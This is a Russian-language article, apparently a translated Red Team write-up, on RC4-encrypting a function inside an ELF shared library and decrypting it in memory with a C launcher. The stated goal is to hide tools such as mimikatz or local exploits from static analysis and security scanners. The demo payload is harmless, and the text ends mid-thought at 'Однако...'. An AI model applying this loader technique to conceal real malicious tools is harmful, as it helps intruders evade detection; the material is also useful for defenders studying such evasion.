Статья Blue Team vs Red Team: Как незаметно запустить зашифрованный бинарный ELF-файл в памяти

Представьте себе, что вы оказались в недружественной обстановке, где нет возможности использовать эксплоиты и утилиты и быть уверенным в отсутствии слежки со стороны системного администратора, коллеги, с которым у вас совместный доступ, или приложения, сканирующего вашу машину на предмет вредоносных файлов. Ваш бинарный файл должен быть зашифрованным, чтобы статический анализ был невозможен даже в случае идентификации и копировании в другое место. Расшифровка исполняемого файла должна происходить только в памяти во время запуска с целью устойчивости к динамическому анализу по крайней мере до тех пор, пока ключ не станет известен.

Как реализовать эту схему

В теории все выглядит гладко, но как реализовать этот сценарий на практике? Мы с командой Red Timmy Security создали проект «golden frieza», представляющий собой коллекцию нескольких техник для шифрования/дешифрования бинарный файлов на лету. Пока мы еще не готовы показать проект полностью, но хотим в деталях рассмотреть один из методов, сопроводив рассуждения исходным кодом.

Почему эта тема касается как пентестеров, так и специалистов отдела безопасности и расследования угроз? Давайте представим типичный сценарий, когда пентестер загружает на скомпрометированую машину утилиты навроде «procmon» или «mimikatz», но защитные комплексы не подают никаких сигналов. С другой стороны, рассмотрим эксплоит для расширения привилегий на основе уязвимости нулевого дня, который злоумышленник планирует использовать локально на только что взломанной системе, но не хочет, чтобы эксплоит был обнаружен, и проблема оказалась предана всеобщей огласке.

Именно про техники, направленные на решение этой задачи, мы и будем разговаривать в данной статье.

Перед началом повествования небольшая преамбула. Все примеры и код, которые можно найти на Github, предназначены для работы с бинарными файлами в формате ELF, однако нет никаких препятствий, чтобы не реализовать то же самое для формата Windows PE, если внести соответствующие изменения.

Что шифровать

Бинарный ELF-файл состоит из нескольких секций. В контексте шифрования нас больше всего интересует секция .text, где находятся инструкции, выполняемые CPU, когда интерпретатор помещает бинарный файл в память и передает управление процессору. Попросту говоря, секция .text содержит логику нашего приложения, которую мы хотим защитить от реверс-инжиниринга.

Алгоритм шифрования

При шифровании секции .text мы будем избегать блочных шифров, поскольку бинарные инструкции в секции будут выравниваться по размеру блока. В нашем случае идеально подходит алгоритм поточного шифрования, так как длина зашифрованного текста на выходе будет эквивалентна длине обычного текста, в связи с чем отсутствуют требования к дополнению и выравниванию. Мы остановимся на алгоритме RC4. Обсуждение безопасности этого алгоритма выходит за рамки статьи, и вы можете выбрать любой другой вариант, который вам больше нравится.

Практическая реализация

Реализуемая техника должна быть настолько простой, насколько возможно. Мы хотим избежать ручного управления/распределения памятью и перемещения символов. Например, наше решение может быть основано на двух компонентах:

- ELF-файл, скомпилированный как динамическая библиотека, экспортирующей одну или несколько функций с зашифрованными инструкциями, защищенными от посторонних глаз.
- Лаунчер, представляющий собой программу, которая принимает на входе динамическую ELF-библиотеку, дешифрует в памяти при помощи ключа и осуществляет запуск.

Переходим к детализации схемы шифрования. Нужно ли шифровать всю секцию .text или только отдельные функции, экспортируемые в ELF-модуле? Исходные код на рисунке ниже экспортирует функцию testalo() без аргументов. После компиляции мы хотим, чтобы дешифровка выполнялась только во время загрузки в память.

```
1  // testalo_mod.c
2  #include <stdio.h>
3  #include <stdlib.h>
4
5  void testalo()
6  {
7      printf("Sucalo Sucalo oh oh!\n");
8      printf("oh oh Sucalo Sucalo!!\n");
9      exit(0);
10 }
```


Рисунок 1: Исходный код тестовой функции testalo()

Компилируем код как динамическую библиотеку:

```
$ gcc testalo_mod.c -o testalo_mod.so -shared -fPIC
```

Смотрим содержимое скомпилированной библиотеки при помощи утилиты readelf:




Рисунок 2: Содержимое библиотеки testalo_mod.so

В нашем случае секция .text начинается по смещению 0x580(1408 байт от начала файла testalo_mod.so). Размер секции - 0x100 (256 байт). Что если мы заполним это пространство нулями и попробуем программно загрузить библиотеку в память? Окажется ли эта секция в памяти нашего процесса или интерпретатор будет выдавать ошибку? Поскольку во время шифрования создаются мусорные инструкции, заполнение секции .text нашего модуля нулями фактически эмулирует эту процедуру. Для заполнения секции нулями выполняем следующую команду:

```
$ dd if=/dev/zero of=testalo_mod.so seek=1408 bs=1 count=256 conv=notrunc
```

... а затем при помощи утилиты xxd проверяем, что секция .text полностью обнулена:

```
$ xxd testalo_mod.so
[...]
00000580: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000590: 0000 0000 0000 0000 0000 0000 0000 0000 ................
[...]
00000670: 0000 0000 0000 0000 0000 0000 0000 0000 ................
[...]
```

Для проверки получившейся логики нам понадобится код, показанный на рисунке ниже (файл dlopen_test.c), который пытается разместить модуль testalo_mod.so в адресном пространстве (строка 12), а затем, в случае успешного завершения этой операции, проверяет, что адрес символа testalo получен (строка 18) и выполняет саму функцию (строка 23).

```c
// dlopen_test.c
#include <stdlib.h>
#include <stdio.h>
#include <dlfcn.h>

int main(int argc, char **argv)
{
        void *handle;
        void (*testalo)();
        char *error;

        handle = dlopen ("./testalo_mod.so", RTLD_LAZY);
        if (!handle) {
            fputs (dlerror(), stderr);
            exit(1);
        }

        testalo = dlsym(handle, "testalo");
        if ((error = dlerror()) != NULL)  {
            fputs(error, stderr);
            exit(1);
        }
        testalo();
        dlclose(handle);
}
```


Рисунок 3: Код для загрузки модуля и выполнения функции testalo()

Компилируем и запускаем файл dlopen_test.

```
$ gcc dlopen_test -o dlopen_test –ldl
$ ./dlopen_test
Segmentation fault (core dumped)
```

Во время выполнения, как только программа дошла до строки 12, произошел сбой. Почему? А потому, что даже если dlopen() в нашем приложении явно не вызывает ничего из testalo_mod.so, в этом модуле есть функции, вызываемые автоматически (например, frame_dummy()) во время инициализации. При выяснении этой проблемы нам поможет отладчик gdb.




Рисунок 4: Место, где произошел сбой

> $ objdump -M intel -d testalo_mod.so




Рисунок 5: Дизассемблированная секция .text

Поскольку вышеуказанные функции обнулены, как только выполнение доходит до этого места, возникает сбой.

В этом случае можно попробовать зашифровать содержимое только функции testalo(), где располагается наша логика. Нам нужно перекомпилировать модуль testalo_mod.so и определить размер кода на основе информации о начале и конце функции, которую можно получить при помощи команды «objdump -M intel -d testalo_mod.so»:




Рисунок 6: Начало и конец функции testalo()

Формула для расчета искомого значения выглядит так 0x680 – 0x65a = 0x26 = 38 байт.

Вновь перезаписываем библиотеку testalo_mod.so 38 байтами нулей от начала функции testalo(). На этот раз смещение 0x65a = 1626 от начала файла:

```
$ dd if=/dev/zero of=testalo_mod.so seek=1626 bs=1 count=38 conv=notrunc
```

Запускаем файл dlopen_test еще раз:

```
$ ./dlopen_test
Segmentation fault (core dumped)
```

Казалось бы, результат тот же самый. Однако более детальный анализ показывает, что сбой произошел по другой причине:




Рисунок 7: Новое место сбоя приложения

В прошлый раз сбой произошел в строке 12 файла dlopen_test.c во время инициализации динамической библиотеки testalo_mod.so. В этот раз сбой произошел в строке 23, когда библиотека testalo_mod.so оказалась в памяти процесса правильным образом. Символ testalo() уже оказался преобразованным (строка 18), и сама функция выполнилась (строка 23), что послужило причиной сбоя. Естественно, инструкции бинарного файла являются некорректными, поскольку мы обнулили тот блок памяти. Хотя если бы мы поместили зашифрованные функции и выполнили бы расшифровку перед выполнением функции testalo(), сбой бы не произошел.

Теперь мы знаем, что нужно шифровать только экспортируемые функции, содержащие полезную нагрузку и логику приложения, но не всю секцию .text.

Первый прототип проекта

Рассмотрим практический пример, как расшифровать в памяти зашифрованную полезную нагрузку. Ранее упоминалось, что для успешной реализации требуется два компонента:

- ELF-файл, скомпилированный как динамическая библиотека, экспортирующей одну или несколько функций с зашифрованными инструкциями, защищенными от посторонних глаз.
- Лаунчер, представляющий собой программу, которая принимает на входе динамическую ELF-библиотеку, дешифрует в памяти при помощи ключа и осуществляет запуск.

Касаемо первого пункта мы будем продолжать использование библиотеки testalo_mod.so, но теперь с шифрованием только содержимого функции testalo(). Воспользуемся уже существующими инструментами dd и openssl:

```
$ dd if=./testalo_mod.so of=./text_section.txt skip=1626 bs=1 count=38
$ openssl rc4 -e -K 41414141414141414141414141414141 -in text_section.txt -out
text_section.enc -nopad
$ dd if=./text_section.enc of=testalo_mod.so seek=1626 bs=1 count=38 conv=notrunc
```

Первая команда извлекает 38 байт бинарных инструкций функции testalo(). Вторая команда шифрует эти инструкции при помощи ключа AAAAAAAAAAAAAAAA (в шестнадцатеричном виде -> 41414141414141414141414141414141) по алгоритму RC4. Третья команда записывает обратно зашифрованный контент туда, где находится функция testalo(). Если сейчас посмотреть содержимое функции при помощи команды «objdump -M intel -d ./testalo_mod.so», логику работы понять уже намного сложнее:





Рисунок 8: Зашифрованная функция testalo()

Во-вторых, нам понадобится лаунчер. Начнем с подробного анализа кода лаунчера, написанного на C, который приведен на рисунке ниже. В начале происходит получение смещения в шестнадцатеричном формате, где размещается зашифрованная функция (информация, которую мы получали ранее при помощи утилиты readelf), и длины в байтах (строка 102). Затем в терминале отключается функция отображения вводимых данных (строки 116-125), чтобы пользователь мог безопасно ввести криптографический ключ (строка 128). В конце терминал возвращается в первоначальное состояние (строки 131-135).



```
97      /*****************************************************************
98       *  PARAMETERS ACQUISITION
99       *****************************************************************/
100     /* Offset and Len in the binary */
101     printf("Enter offset and len in hex (0xXX): ");
102     scanf("%x %x", &offset, &len);
103     printf("Offset is %d bytes\n", offset);
104     printf("Len is %d bytes\n", len);
105     getchar();
106
107         /* key */
108     key = calloc(256, sizeof(char));
109     if (!key)
110     {
111         fprintf(stderr, "memory error\n");
112         exit(-1);
113     }
114
115     /* disabling echo */
116     tcgetattr(fileno(stdin), &oflags);
117     nflags = oflags;
118     nflags.c_lflag &= ~ECHO;
119     nflags.c_lflag |= ECHONL;
120
121     if (tcsetattr(fileno(stdin), TCSANOW, &nflags) != 0)
122     {
123         fprintf(stderr, "tcsetattr\n");
124         exit(-1);
125     }
126
127     printf("Enter key: ");
128     scanf("%16s", key);
129
130     /* restore terminal */
131     if (tcsetattr(fileno(stdin), TCSANOW, &oflags) != 0)
132     {
133         fprintf(stderr, "tcsetattr\n");
134         exit(-1);
135     }
```


Рисунок 9: Исходный код лаунчера

Теперь у нас есть смещение зашифрованной функции в памяти, но мы пока не знаем полного адреса. Эта информация находится в файле /proc/PID/maps, который обрабатывается при помощи кода, указанного ниже:

```
148     /*****************************************************************
149      * PID AND /PROC/PID/MAPS READING
150      *****************************************************************/
151
152     ppid = getpid();
153     printf("PID is: %d\n", ppid);
154     snprintf(proc_path, sizeof(proc_path)-1, "/proc/%d/maps", ppid);
155     //printf("proc_path is: %s\n", proc_path);
156
157     f = fopen(proc_path, "r");
158     if (!f)
159     {
160         fprintf(stderr, "Unable to open memory mapping file\n");
161         exit(-1);
162     }
163
164     module_name = basename(argv[1]);
165     printf("Module name is: %s\n", module_name);
166
167     while (fgets(line, 256, f) != NULL)
168     {
169         if (strstr(line, module_name))
170         {
171             printf("%s", line);
172             sscanf(line, "%p-%p", (void **)&start_address, (void **)&end_address);
173             break;
174         }
175         //printf("%s", line);
176     }
177     fclose(f);
178
179     if (start_address == 0 || end_address == 0)
180     {
181         fprintf(stderr, "Module %s not mapped\n", module_name);
182         exit(-1);
183     }
184     printf("Start address is: %p\n", (void *)start_address);
185     printf("End address is %p\n", (void *)end_address);
```


Рисунок 10: Код для обработки файла /proc/PID/maps

Далее происходит извлечение из памяти зашифрованных бинарных инструкций (строка 199), расшифровка при помощи ранее указанного RC4-ключа и записи обратно в то место, где находится содержимое функции testalo() (строка 213). Однако прежде нужно пометить страницу памяти на запись (строки 206-210), а затем вернуть обратно атрибуты только на чтение/выполнение (строки 218-222) после размещения расшифрованной полезной нагрузки. С целью защиты кода во время выполнения интерпретатор использует область памяти, которая недоступна для записи. Криптографический ключ также удаляется из памяти после использования (строка 214).

```
187     /*************************************************************************
188      * EXTRACT MEMORY INTO A BUFFER IN ORDER TO DECRYPT IT
189      *************************************************************************/
190
191     /* copy encrypted text from module to memory */
192     enc_buffer = (char *)malloc(len+1);
193     if (!enc_buffer)
194     {
195             fprintf(stderr, "malloc error\n");
196             exit(-1);
197     }
198     memset(enc_buffer, '\0', len+1);
199     memcpy(enc_buffer, (void *)start_address+offset, len);
200     //printf("%p", enc_buffer);
201
202     /* mark start_address up to end_address as writable */
203     n = end_address - start_address;
204     //printf("difference: %d\n", n);
205
206     if (mprotect((void *)start_address, n, PROT_READ | PROT_WRITE | PROT_EXEC) == -1)
207     {
208             fprintf(stderr, "mprotect() error\n");
209             exit(-1);
210     }
211
212     /* decryption */
213     RC4(enc_buffer, len, key, strlen(key), (void *)start_address+offset);
214     memset(key, '\0', strlen(key));
215     free(enc_buffer);
216
217     /* mark memory not writable again */
218     if (mprotect((void *)start_address, n, PROT_READ | PROT_EXEC) == -1)
219     {
220             fprintf(stderr, "mprotect() error\n");
221             exit(-1);
222     }
```

Рисунок 11: Извлечение зашифрованной полезной нагрузки и последующие операции

Теперь адрес дешифрованной функции testalo() может быть получен (строка 228) и соответствующие бинарные инструкции выполнены (строка 234).

```
224     /*************************************************************************************
225      * TRANSFER CONTROL TO FINAL DESTINATION
226      *************************************************************************************/
227     /* paramater part to be implemented */
228     testalo = dlsym(handle, "testalo");
229     if ((error = dlerror()) != NULL)  {
230         fputs(error, stderr);
231         exit(1);
232     }
233     printf("\nExecution of .text\n==================\n");
234     testalo();
```

Рисунок 12: Запуск расшифрованной функции testalo()

Первую версию исходного кода лаунчера можно скачать отсюда.

Выполняем компиляцию при помощи следующей команды:

```
$ gcc golden_frieza_launcher_v1.c -o golden_frieza_launcher_v1 -ldl
```

После компиляции запускаем и проверяем работоспособность (жирным выделены данные, вводимые пользователем):

> $ ./golden_frieza_launcher_v1 ./testalo_mod.so
> Enter offset and len in hex (0xXX): 0x65a 0x26
> Offset is 1626 bytes
> Len is 38 bytes
> Enter key: <-- key is inserted here but not echoed back
> PID is: 28527
> Module name is: testalo_mod.so
> 7feb51c56000-7feb51c57000 r-xp 00000000 fd:01 7602195 /tmp/testalo_mod.so
> Start address is: 0x7feb51c56000
> End address is 0x7feb51c57000
>
> Execution of .text
> ==========
> Sucalo Sucalo oh oh!
> oh oh Sucalo Sucalo!!
> Click to expand...

По результатам выполнения команды видим, что содержимое функции testalo(), расшифрованное в памяти, выполнилось успешно.

Однако...

